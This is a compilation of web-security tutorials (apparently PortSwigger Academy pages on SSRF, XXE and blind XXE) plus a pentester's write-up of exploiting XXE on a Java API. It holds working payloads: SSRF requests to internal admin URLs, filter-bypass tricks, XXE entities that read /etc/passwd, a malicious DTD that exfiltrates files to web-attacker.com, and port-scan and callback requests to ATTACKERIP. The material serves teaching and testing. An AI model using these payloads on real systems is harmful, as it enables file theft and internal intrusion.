Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://localhost/admin
```

Here, the server will fetch the contents of the /admin URL and return it to the user.

Now of course, the attacker could just visit the /admin URL directly. But the administrative functionality is ordinarily accessible only to suitable authenticated users. So an attacker who

simply visits the URL directly won't see anything of interest. However, when the request to the /admin URL comes from the local machine itself, the normal [access controls](#) are bypassed. The application grants full access to the administrative functionality, because the request appears to originate from a trusted location.

LAB

APPRENTICE [Basic SSRF against the local server](#)

Why do applications behave in this way, and implicitly trust requests that come from the local machine? This can arise for various reasons:

- The [access control](#) check might be implemented in a different component that sits in front of the application server. When a connection is made back to the server itself, the check is bypassed.
- For disaster recovery purposes, the application might allow administrative access without logging in, to any user coming from the local machine. This provides a way for an administrator to recover the system in the event they lose their credentials. The assumption here is that only a fully trusted user would be coming directly from the server itself.
- The administrative interface might be listening on a different port number than the main application, and so might not be reachable directly by users.

These kind of trust relationships, where requests originating from the local machine are handled differently than ordinary requests, is often what makes SSRF into a critical vulnerability.

SSRF attacks against other back-end systems

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with other back-end systems that are not directly reachable by users. These systems often have non-routable private IP addresses. Since the back-end systems are normally protected by the network topology, they often have a weaker security posture. In many cases, internal back-end systems contain sensitive functionality that can be accessed without authentication by anyone who is able to interact with the systems.

In the preceding example, suppose there is an administrative interface at the back-end URL `https://192.168.0.68/admin`. Here, an attacker can exploit the SSRF vulnerability to access the administrative interface by submitting the following request:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://192.168.0.68/admin
```

LAB

APPRENTICE [Basic SSRF against another back-end system](#)

Circumventing common SSRF defenses

It is common to see applications containing SSRF behavior together with defenses aimed at preventing malicious exploitation. Often, these defenses can be circumvented.

SSRF with blacklist-based input filters

Some applications block input containing hostnames like 127.0.0.1 and localhost, or sensitive URLs like /admin. In this situation, you can often circumvent the filter using various techniques:

- Using an alternative IP representation of 127.0.0.1, such as 2130706433, 017700000001, or 127.1.
- Registering your own domain name that resolves to 127.0.0.1. You can use spoofed.burpcollaborator.net for this purpose.
- Obfuscating blocked strings using URL encoding or case variation.

LAB

PRACTITIONER [SSRF with blacklist-based input filter](#)

SSRF with whitelist-based input filters

Some applications only allow input that matches, begins with, or contains, a whitelist of permitted values. In this situation, you can sometimes circumvent the filter by exploiting inconsistencies in URL parsing.

The URL specification contains a number of features that are liable to be overlooked when implementing ad hoc parsing and validation of URLs:

- You can embed credentials in a URL before the hostname, using the @ character. For example:

`https://expected-host@evil-host`

- You can use the # character to indicate a URL fragment. For example:

`https://evil-host#expected-host`

- You can leverage the DNS naming hierarchy to place required input into a fully-qualified DNS name that you control. For example:

`https://expected-host.evil-host`

- You can URL-encode characters to confuse the URL-parsing code. This is particularly useful if the code that implements the filter handles URL-encoded characters differently than the code that performs the back-end HTTP request.
- You can use combinations of these techniques together.

LAB

EXPERT [SSRF with whitelist-based input filter](#)

Read more

[A new era of SSRF](#)

Bypassing SSRF filters via open redirection

It is sometimes possible to circumvent any kind of filter-based defenses by exploiting an open redirection vulnerability.

In the preceding SSRF example, suppose the user-submitted URL is strictly validated to prevent malicious exploitation of the SSRF behavior. However, the application whose URLs are allowed contains an open redirection vulnerability. Provided the API used to make the back-end HTTP request supports redirections, you can construct a URL that satisfies the filter and results in a redirected request to the desired back-end target.

For example, suppose the application contains an open redirection vulnerability in which the following URL:

```
/product/nextProduct?currentProductId=6&path=http://evil-user.net
```

returns a redirection to:

```
http://evil-user.net
```

You can leverage the open redirection vulnerability to bypass the URL filter, and exploit the SSRF vulnerability as follows:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin
```

This SSRF exploit works because the application first validates that the supplied stockAPI URL is on an allowed domain, which it is. The application then requests the supplied URL, which triggers the open redirection. It follows the redirection, and makes a request to the internal URL of the attacker's choosing.

LAB

PRACTITIONER [SSRF with filter bypass via open redirection vulnerability](#)

Blind SSRF vulnerabilities

Blind SSRF vulnerabilities arise when an application can be induced to issue a back-end HTTP request to a supplied URL, but the response from the back-end request is not returned in the application's front-end response.

Blind SSRF is generally harder to exploit but can sometimes lead to full remote code execution on the server or other back-end components.

Read more

[Finding and exploiting blind SSRF vulnerabilities](#)

Finding hidden attack surface for SSRF vulnerabilities

Many server-side request forgery vulnerabilities are relatively easy to spot, because the application's normal traffic involves request parameters containing full URLs. Other examples of SSRF are harder to locate.

Partial URLs in requests

Sometimes, an application places only a hostname or part of a URL path into request parameters. The value submitted is then incorporated server-side into a full URL that is requested. If the value is readily recognized as a hostname or URL path, then the potential attack surface might be obvious. However, exploitability as full SSRF might be limited since you do not control the entire URL that gets requested.

URLs within data formats

Some applications transmit data in formats whose specification allows the inclusion of URLs that might get requested by the data parser for the format. An obvious example of this is the XML data format, which has been widely used in web applications to transmit structured data from the client to the server. When an application accepts data in XML format and parses it, it might be vulnerable to [XXE injection](#), and in turn be vulnerable to SSRF via XXE. We'll cover this in more detail when we look at [XXE injection](#) vulnerabilities.

SSRF via the Referer header

Some applications employ server-side analytics software that tracks visitors. This software often logs the Referer header in requests, since this is of particular interest for tracking incoming links. Often the analytics software will actually visit any third-party URL that appears in the Referer header. This is typically done to analyze the contents of referring sites, including the anchor text that is used in the incoming links. As a result, the Referer header often represents fruitful attack surface for SSRF vulnerabilities. See [Blind SSRF vulnerabilities](#) for examples of vulnerabilities involving the Referer header.

<https://portswigger.net/web-security/ssrf>

https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

XXE Attacks

What is XML external entity injection?

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform [server-side request forgery](#) (SSRF) attacks.

Labs

If you're already familiar with the basic concepts behind XXE vulnerabilities and just want to practice exploiting them on some realistic, deliberately vulnerable targets, you can access all of the labs in this topic from the link below.

[View all XXE labs](#)

How do XXE vulnerabilities arise?

Some applications use the XML format to transmit data between the browser and the server. Applications that do this virtually always use a standard library or platform API to process the XML data on the server. XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

Read more

[Learn about the XML format, DTDs, and external entities](#)

XML external entities are a type of custom XML entity whose defined values are loaded from outside of the DTD in which they are declared. External entities are particularly interesting from a security perspective because they allow an entity to be defined based on the contents of a file path or URL.

What are the types of XXE attacks?

There are various types of XXE attacks:

- [Exploiting XXE to retrieve files](#), where an external entity is defined containing the contents of a file, and returned in the application's response.
- [Exploiting XXE to perform SSRF attacks](#), where an external entity is defined based on a URL to a back-end system.
- [Exploiting blind XXE exfiltrate data out-of-band](#), where sensitive data is transmitted from the application server to a system that the attacker controls.
- [Exploiting blind XXE to retrieve data via error messages](#), where the attacker can trigger a parsing error message containing sensitive data.

Exploiting XXE to retrieve files

To perform an XXE injection attack that retrieves an arbitrary file from the server's filesystem, you need to modify the submitted XML in two ways:

- Introduce (or edit) a DOCTYPE element that defines an external entity containing the path to the file.
- Edit a data value in the XML that is returned in the application's response, to make use of the defined external entity.

For example, suppose a shopping application checks for the stock level of a product by submitting the following XML to the server:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

The application performs no particular defenses against XXE attacks, so you can exploit the XXE vulnerability to retrieve the `/etc/passwd` file by submitting the following XXE payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

This XXE payload defines an external entity `&xxe;` whose value is the contents of the `/etc/passwd` file and uses the entity within the `productId` value. This causes the application's response to include the contents of the file:

```
Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

...

Note

With real-world XXE vulnerabilities, there will often be a large number of data values within the submitted XML, any one of which might be used within the application's response. To test systematically for XXE vulnerabilities, you will generally need to test each data node in the XML individually, by making use of your defined entity and seeing whether it appears within the response.

LAB

APPRENTICE [Exploiting XXE using external entities to retrieve files](#)

Exploiting XXE to perform SSRF attacks

Aside from retrieval of sensitive data, the other main impact of XXE attacks is that they can be used to perform server-side request forgery (SSRF). This is a potentially serious vulnerability in which the server-side application can be induced to make HTTP requests to any URL that the server can access.

To exploit an XXE vulnerability to perform an [SSRF attack](#), you need to define an external XML entity using the URL that you want to target, and use the defined entity within a data value. If you can use the defined entity within a data value that is returned in the application's response, then you will be able to view the response from the URL within the application's response, and so gain two-way interaction with the back-end system. If not, then you will only be able to perform [blind SSRF](#) attacks (which can still have critical consequences).

In the following XXE example, the external entity will cause the server to make a back-end HTTP request to an internal system within the organization's infrastructure:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>
```

LAB

APPRENTICE [Exploiting XXE to perform SSRF attacks](#)

Blind XXE vulnerabilities

Many instances of XXE vulnerabilities are blind. This means that the application does not return the values of any defined external entities in its responses, and so direct retrieval of server-side files is not possible.

Blind XXE vulnerabilities can still be detected and exploited, but more advanced techniques are required. You can sometimes use out-of-band techniques to find vulnerabilities and exploit them to exfiltrate data. And you can sometimes trigger XML parsing errors that lead to disclosure of sensitive data within error messages.

Read more

[Finding and exploiting blind XXE vulnerabilities](#)

Finding hidden attack surface for XXE injection

Attack surface for XXE injection vulnerabilities is obvious in many cases, because the application's normal HTTP traffic includes requests that contain data in XML format. In other cases, the attack surface is less visible. However, if you look in the right places, you will find XXE attack surface in requests that do not contain any XML.

XInclude attacks

Some applications receive client-submitted data, embed it on the server-side into an XML document, and then parse the document. An example of this occurs when client-submitted data is placed into a back-end SOAP request, which is then processed by the backend SOAP service.

In this situation, you cannot carry out a classic XXE attack, because you don't control the entire XML document and so cannot define or modify a DOCTYPE element. However, you might be able to use XInclude instead. XInclude is a part of the XML specification that allows an XML document to be built from sub-documents. You can place an XInclude attack within any data value in an XML document, so the attack can be performed in situations where you only control a single item of data that is placed into a server-side XML document.

To perform an XInclude attack, you need to reference the XInclude namespace and provide the path to the file that you wish to include. For example:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">  
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

LAB

PRACTITIONER [Exploiting XInclude to retrieve files](#)

XXE attacks via file upload

Some applications allow users to upload files which are then processed server-side. Some common file formats use XML or contain XML subcomponents. Examples of XML-based formats are office document formats like DOCX and image formats like SVG.

For example, an application might allow users to upload images, and process or validate these on the server after they are uploaded. Even if the application expects to receive a format like PNG or JPEG, the image processing library that is being used might support SVG images. Since

the SVG format uses XML, an attacker can submit a malicious SVG image and so reach hidden attack surface for XXE vulnerabilities.

LAB

PRACTITIONER [Exploiting XXE via image file upload](#)

XXE attacks via modified content type

Most POST requests use a default content type that is generated by HTML forms, such as application/x-www-form-urlencoded. Some web sites expect to receive requests in this format but will tolerate other content types, including XML.

For example, if a normal request contains the following:

```
POST /action HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 7
```

```
foo=bar
```

Then you might be able submit the following request, with the same result:

```
POST /action HTTP/1.0
```

```
Content-Type: text/xml
```

```
Content-Length: 52
```

```
<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

If the application tolerates requests containing XML in the message body, and parses the body content as XML, then you can reach the hidden XXE attack surface simply by reformatting requests to use the XML format.

How to find and test for XXE vulnerabilities

The vast majority of XXE vulnerabilities can be found quickly and reliably using Burp Suite's [web vulnerability scanner](#).

Manually testing for XXE vulnerabilities generally involves:

- Testing for [file retrieval](#) by defining an external entity based on a well-known operating system file and using that entity in data that is returned in the application's response.
- Testing for [blind XXE vulnerabilities](#) by defining an external entity based on a URL to a system that you control, and monitoring for interactions with that system. [Burp Collaborator client](#) is perfect for this purpose.
- Testing for vulnerable inclusion of user-supplied non-XML data within a server-side XML document by using an [XInclude attack](#) to try to retrieve a well-known operating system file.

How to prevent XXE vulnerabilities

Virtually all XXE vulnerabilities arise because the application's XML parsing library supports potentially dangerous XML features that the application does not need or intend to use. The easiest and most effective way to prevent XXE attacks is to disable those features.

Generally, it is sufficient to disable resolution of external entities and disable support for XInclude. This can usually be done via configuration options or by programmatically overriding default behavior. Consult the documentation for your XML parsing library or API for details about how to disable unnecessary capabilities.

<https://portswigger.net/web-security/xxe>

[https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)

Blind XXE

What is blind XXE?

Blind XXE vulnerabilities arise where the application is vulnerable to [XXE injection](#) but does not return the values of any defined external entities within its responses. This means that direct retrieval of server-side files is not possible, and so blind XXE is generally harder to exploit than regular XXE vulnerabilities.

There are two broad ways in which you can find and exploit blind XXE vulnerabilities:

- You can trigger out-of-band network interactions, sometimes exfiltrating sensitive data within the interaction data.
- You can trigger XML parsing errors in such a way that the error messages contain sensitive data.

Detecting blind XXE using out-of-band ([OAST](#)) techniques

You can often detect blind XXE using the same technique as for [XXE SSRF attacks](#) but triggering the out-of-band network interaction to a system that you control. For example, you would define an external entity as follows:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> ]>
```

You would then make use of the defined entity in a data value within the XML.

This XXE attack causes the server to make a back-end HTTP request to the specified URL. The attacker can monitor for the resulting DNS lookup and HTTP request, and thereby detect that the XXE attack was successful.

LAB

PRACTITIONER [Blind XXE with out-of-band interaction](#)

Sometimes, XXE attacks using regular entities are blocked, due to some input validation by the application or some hardening of the XML parser that is being used. In this situation, you might be able to use XML parameter entities instead. XML parameter entities are a special kind of XML entity which can only be referenced elsewhere within the DTD. For present purposes, you only need to know two things. First, the declaration of an XML parameter entity includes the percent character before the entity name:

```
<!ENTITY % myparameterentity "my parameter entity value" >
```

And second, parameter entities are referenced using the percent character instead of the usual ampersand:

```
%myparameterentity;
```

This means that you can test for blind XXE using out-of-band detection via XML parameter entities as follows:

```
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> %xxe; ]>
```

This XXE payload declares an XML parameter entity called xxe and then uses the entity within the DTD. This will cause a DNS lookup and HTTP request to the attacker's domain, verifying that the attack was successful.

LAB

PRACTITIONER[Blind XXE with out-of-band interaction via XML parameter entities](#)

Exploiting blind XXE to exfiltrate data out-of-band

Detecting a blind XXE vulnerability via out-of-band techniques is all very well, but it doesn't actually demonstrate how the vulnerability could be exploited. What an attacker really wants to achieve is to exfiltrate sensitive data. This can be achieved via a blind XXE vulnerability, but it involves the attacker hosting a malicious DTD on a system that they control, and then invoking the external DTD from within the in-band XXE payload.

An example of a malicious DTD to exfiltrate the contents of the `/etc/passwd` file is as follows:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
```

```
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'">
```

```
%eval;
```

```
%exfiltrate;
```

This DTD carries out the following steps:

- Defines an XML parameter entity called file, containing the contents of the `/etc/passwd` file.
- Defines an XML parameter entity called eval, containing a dynamic declaration of another XML parameter entity called exfiltrate. The exfiltrate entity will be evaluated by making an HTTP request to the attacker's web server containing the value of the file entity within the URL query string.
- Uses the eval entity, which causes the dynamic declaration of the exfiltrate entity to be performed.
- Uses the exfiltrate entity, so that its value is evaluated by requesting the specified URL.

The attacker must then host the malicious DTD on a system that they control, normally by loading it onto their own webserver. For example, the attacker might serve the malicious DTD at the following URL:

http://web-attacker.com/malicious.dtd

Finally, the attacker must submit the following XXE payload to the vulnerable application:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM  
"http://web-attacker.com/malicious.dtd"> %xxe;]>
```

This XXE payload declares an XML parameter entity called xxe and then uses the entity within the DTD. This will cause the XML parser to fetch the external DTD from the attacker's server and interpret it inline. The steps defined within the malicious DTD are then executed, and the /etc/passwd file is transmitted to the attacker's server.

Note

This technique might not work with some file contents, including the newline characters contained in the /etc/passwd file. This is because some XML parsers fetch the URL in the external entity definition using an API that validates the characters that are allowed to appear within the URL. In this situation, it might be possible to use the FTP protocol instead of HTTP. Sometimes, it will not be possible to exfiltrate data containing newline characters, and so a file such as /etc/hostname can be targeted instead.

LAB

PRACTITIONER[Exploiting blind XXE to exfiltrate data using a malicious external DTD](#)

Exploiting blind XXE to retrieve data via error messages

An alternative approach to exploiting blind XXE is to trigger an XML parsing error where the error message contains the sensitive data that you wish to retrieve. This will be effective if the application returns the resulting error message within its response.

You can trigger an XML parsing error message containing the contents of the /etc/passwd file using a malicious external DTD as follows:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">  
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'">  
%eval;  
%error;
```

This DTD carries out the following steps:

- Defines an XML parameter entity called file, containing the contents of the /etc/passwd file.
- Defines an XML parameter entity called eval, containing a dynamic declaration of another XML parameter entity called error. The error entity will be evaluated by loading a nonexistent file whose name contains the value of the file entity.
- Uses the eval entity, which causes the dynamic declaration of the error entity to be performed.

- Uses the error entity, so that its value is evaluated by attempting to load the nonexistent file, resulting in an error message containing the name of the nonexistent file, which is the contents of the /etc/passwd file.

Invoking the malicious external DTD will result in an error message like the following:

```
java.io.FileNotFoundException: /nonexistent/root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

...

LAB

PRACTITIONER [Exploiting blind XXE to retrieve data via error messages](#)

Exploiting blind XXE by repurposing a local DTD

The preceding technique works fine with an external DTD, but it won't normally work with an internal DTD that is fully specified within the DOCTYPE element. This is because the technique involves using an XML parameter entity within the definition of another parameter entity. Per the XML specification, this is permitted in external DTDs but not in internal DTDs. (Some parsers might tolerate it, but many do not.)

So what about blind XXE vulnerabilities when out-of-band interactions are blocked? You can't exfiltrate data via an out-of-band connection, and you can't load an external DTD from a remote server.

In this situation, it might still be possible to trigger error messages containing sensitive data, due to a loophole in the XML language specification. If a document's DTD uses a hybrid of internal and external DTD declarations, then the internal DTD can redefine entities that are declared in the external DTD. When this happens, the restriction on using an XML parameter entity within the definition of another parameter entity is relaxed.

This means that an attacker can employ the [error-based XXE](#) technique from within an internal DTD, provided the XML parameter entity that they use is redefining an entity that is declared within an external DTD. Of course, if out-of-band connections are blocked, then the external DTD cannot be loaded from a remote location. Instead, it needs to be an external DTD file that is local to the application server. Essentially, the attack involves invoking a DTD file that happens to exist on the local filesystem and repurposing it to redefine an existing entity in a way that triggers a parsing error containing sensitive data. This technique was pioneered by Arseniy Sharoglazov, and ranked #7 in our [top 10 web hacking techniques of 2018](#).

For example, suppose there is a DTD file on the server filesystem at the location /usr/local/app/schema.dtd, and this DTD file defines an entity called custom_entity. An attacker can trigger an XML parsing error message containing the contents of the /etc/passwd file by submitting a hybrid DTD like the following:

```
<!DOCTYPE foo [
```

```
<!ENTITY % local_dtd SYSTEM "file:///usr/local/app/schema.dtd">
```

```
<!ENTITY % custom_entity '
```

```

<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">

<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">

&#x25;eval;

&#x25;error;

'>

%local_dtd;

]>

```

This DTD carries out the following steps:

- Defines an XML parameter entity called `local_dtd`, containing the contents of the external DTD file that exists on the server filesystem.
- Redefines the XML parameter entity called `custom_entity`, which is already defined in the external DTD file. The entity is redefined as containing the [error-based XXE exploit](#) that was already described, for triggering an error message containing the contents of the `/etc/passwd` file.
- Uses the `local_dtd` entity, so that the external DTD is interpreted, including the redefined value of the `custom_entity` entity. This results in the desired error message.

Locating an existing DTD file to repurpose

Since this XXE attack involves repurposing an existing DTD on the server filesystem, a key requirement is to locate a suitable file. This is actually quite straightforward. Because the application returns any error messages thrown by the XML parser, you can easily enumerate local DTD files just by attempting to load them from within the internal DTD.

For example, Linux systems using the GNOME desktop environment often have a DTD file at `/usr/share/yelp/dtd/docbookx.dtd`. You can test whether this file is present by submitting the following XXE payload, which will cause an error if the file is missing:

```

<!DOCTYPE foo [

<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">

%local_dtd;

]>

```

After you have tested a list of common DTD files to locate a file that is present, you then need to obtain a copy of the file and review it to find an entity that you can redefine. Since many common systems that include DTD files are open source, you can normally quickly obtain a copy of files through internet search.

LAB

EXPERT [Exploiting XXE to retrieve data by repurposing a local DTD](#)

<https://portswigger.net/web-security/xxe/blind>

WHAT'S THIS XXE YOU SPEAK OF?

For those who read XXE and don't know what it is here's a short description taken from OWASP:

*An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of **confidential data**, denial of service, **server side request forgery**, **port scanning** from the perspective of the machine where the parser is located, and other system impacts.*

If the generic description from OWASP doesn't cut it for you, it is essentially when you send malicious XML content to an application which processes that content to disclose information. This can result in: Local File Inclusion(LFI), Remote Code Execution(RCE), Denial of Service (DoS), Server Side Request Forgery(SSRF) & other types of attack however these are the main ones to look out for.

It is essentially another injection type attack and one that can be quite critical if leveraged properly. So this post takes the form of a problem I encountered on a recent pentest & later found on a bounty too, essentially the issue lies with an application that accepted XML input and wasn't sufficiently scrutinising user supplied data.

INITIAL DISCOVERY

The first identification that the host might be processing XML was made when I flipped the content type to XML on a JSON endpoint. An example request of how this was done is shown below:

```
POST /broken/api/confirm HTTP/1.1
```

```
Host: example.com
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
```

```
Content-Type: application/xml;charset=UTF-8
```

```
[{}]
```

To which this replied with a Java based error in the response similar to that shown below.

```
javax.xml.bind.UnmarshalException
```

- with linked exception:

```
[Exception [EclipseLink-25004] (Eclipse Persistence Services):
```

```
org.eclipse.persistence.exceptions.XMLMarshalException
```

```
Exception Description: An error occurred unmarshalling the document
```

The contents of the error basically state that the backend processed the XML sent to it and had an issue with extracting the necessary content to process thus resulting in an error. In

comparison to other responses the application was giving, this stood out as odd based upon the other responses being either True or False.

PULLING AT THE THREAD

So the next natural step for me was to pull at that thread and see how the application responded to other types of content being sent to it. First off I sent a generic XML payload to test the water and check this wasn't just a fluke.

```
POST /broken/api/confirm HTTP/1.1
```

```
Host: example.com
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
```

```
Content-Type: application/xml;charset=UTF-8
```

```
<?xml version="1.0" encoding="utf-8"?>
```

So that was sent to the application once again, this time the error response was slightly different in that it returned more context to the error:

```
javax.xml.bind.UnmarshalException
```

- with linked exception:

```
[Exception [EclipseLink-25004] (Eclipse Persistence Services):  
org.eclipse.persistence.exceptions.XMLMarshalException
```

```
Exception Description: An error occurred unmarshalling the document
```

```
Internal Exception: [REDACTED]: Unexpected EOF in prolog  
at [row,col {unknown-source}]: [3,0]]
```

This confirmed the suspicion that the application was processing XML input, the error this time explained that there was an unexpected end to the passed data meaning that it was expecting more information in a POST request.

STARTING THE HUNT

This is where the hunt begins, normally the differentiation between errors might be enough for most people however I wanted to see how far I could go with this and what other information I could uncover. I started with regular XXE payloads looking for local files similar to this:

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE test [
```

```
<!ENTITY % a SYSTEM "file:///etc/passwd">
```

```
%a;
```

However the application kept replying with generic errors similar to the EOF one seen earlier so I had to dig deeper to find info about the server. Enter server side request forgery(SSRF).

SSRF is basically a type of attack whereby an attacker can send a specially crafted request to an app in order to trigger a server side action. This can be leveraged to carry out port scanning and in some cases remote code execution(RCE).

PORT SCANNING

So with some quick messing around I compiled a payload to use for a server side request forgery type attack, the XML essentially probes a host on a port specified in order to determine if ports are open on the local machine in this case 127.0.0.1 has been used.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://127.0.0.1:515/" [
<!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

Aha! Light bulb moment, the application responded with another error. However this time it was meaningful to an extent disclosing that the connection was refused...

javax.xml.bind.UnmarshalException


- with linked exception:

[Exception [EclipseLink-25004] (Eclipse Persistence Services):
org.eclipse.persistence.exceptions.XMLMarshalException

Exception Description: An error occurred unmarshalling the document

Internal Exception: XXXXXXXXXX: Connection refused

So what does this mean for the findings so far? Well the application is clearly responding to XML input, how about a port scan of the local machine? Woohoo time to use burp intruder:



? **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which p

Attack type:

```
POST /broken/api/confirm HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept-Language: en
X-Requested-With: XMLHttpRequest
Content-Length: 134
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://127.0.0.1:515/" [
<!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

Setting the point of attack to the port & URI handler, and adding making the payload sets:

- 0. a list of URIs(HTTP, HTTPS & FTP)
- 2. the numbers 0-65535 as that encapsulates a full port scan in this instance.

? Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

Number format

Base: Decimal Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

Examples

1
54321

Running this attack takes a short while as it's sending ~200,000 requests based upon the amount of ports * the amount of URI handlers.

EXTERNAL SERVICE INTERACTION

In addition to port scanning it was also determined that it was possible to make requests to external sites, to emulate this I leveraged [ncat](#) on a remote server. NCAT is that little bit better than netcat as it gives more info printed out upon successful connections, it shares the same flags as netcat too which is very useful.

I set this up as a listener on a remote server using the command:

```
ncat -lvkp 8090
```

- -l this specifies ncat to be in listening mode
- v turns on verbose mode
- k makes sure the connection is kept live after a successful connection
- p specifies the specific port to listen on

If you're interested in more about ncat check out the manual pages for it [here](#).

With the listener all setup the next step was to test that connections could be made from the application server. This was achieved by issuing the following request(*note: if you don't own a VPS or server, burp collaborator can be used too*):

```
POST /broken/api/confirm HTTP/1.1
```

```
Host: example.com
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
```

```
Content-Type: application/xml;charset=UTF-8
```

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://ATTACKERIP:8090/" [
<!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

Taking note that the port can be anything, I've selected 8090 for this demonstration. Anyway, upon sending this request the following information was received on the remote server:

```
Ncat: Version 7.40 ( https://nmap.org/ncat )
```

```
Ncat: Listening on :::8090
```

```
Ncat: Listening on 0.0.0.0:8090
```

```
Ncat: Connection from [REDACTED].
```

```
GET / HTTP/1.1
```

Cache-Control: no-cache

Pragma: no-cache

User-Agent: Java/1.8.0_60

Host: ATTACKERHOST:8090

Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2

Connection: keep-alive

Key information outlined above includes the IP address of the server which upon further inspection was from an Amazon Web Services (AWS) instance, additionally the user agent for the request was found to be Java/1.8.0_60 indicating that the back-end server is processing Java. Another attack type that was identified using an out of band (OOB) type attack targeting the server to identify if files exist or not.

OUT OF BAND(OOB) ATTACKS

FILE IDENTIFICATION

Alongside external interaction, it was also identified that it was possible to determine if files exist on the back end server based upon responses. In order to do this I leveraged the FTP URI handler in an OOB attack.

The following request was sent to the application to demonstrate and test this.

POST /broken/api/confirm HTTP/1.1

Host: example.com

Content-Type: application/xml;charset=UTF-8

Content-Length: 132

```
<?xml version="1.0" ?>
<!DOCTYPE a [
<!ENTITY % asd SYSTEM "http://ATTACKERSERVER:8090/xxe_file.dtd">
%asd;
%c;
]>
<a>&rrr;</a>
```

